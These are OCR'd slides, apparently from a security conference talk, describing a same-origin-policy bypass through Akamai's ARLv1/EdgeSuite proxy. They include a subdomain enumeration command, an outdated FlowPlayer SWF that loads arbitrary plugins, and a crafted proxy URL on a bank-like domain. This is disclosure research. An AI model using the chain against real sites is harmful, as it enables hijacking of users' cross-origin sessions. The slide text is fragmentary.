
ARLv1 & EdgeSuite

SOP BYPASS AT SCALE


- We took to enumerating what sites could be proxied.

./subbrute.py edgesuite.net

- After some searching we found a site on the whitelist.


Akamai Advanced Flowplay
mediapm.edgesuite.net/flow/
Akamai Advanced flowplayer video player for the web Provider
flowplayer
© 2008–2015 Flowplayer Ltd
00:00 00:00

http://mediapm.edgesuite.net/flow/swf/flowplayer-v3.2.16.swf




ARLv1 & EdgeSuite

SOP BYPASS AT SCALE

- Not only do they host FlowPlayer, they host FlowPlayer 3.2.16, which allows the loading of any arbitrary Flash plugins.

- So, putting it together - we can now host an intentionally vulnerable version of FlowPlayer on any site mapped to EdgeSuite, and then hijack it.


http://i.legitbank.com/f/1/1/1/mediapm.edgesuite.net/flow/swf/flowplayer-v3.2.16.swf



(Artist interpretation)


Full Exploit Flow

THE FALLOUT




Full Exploit Flow

THE FALLOUT



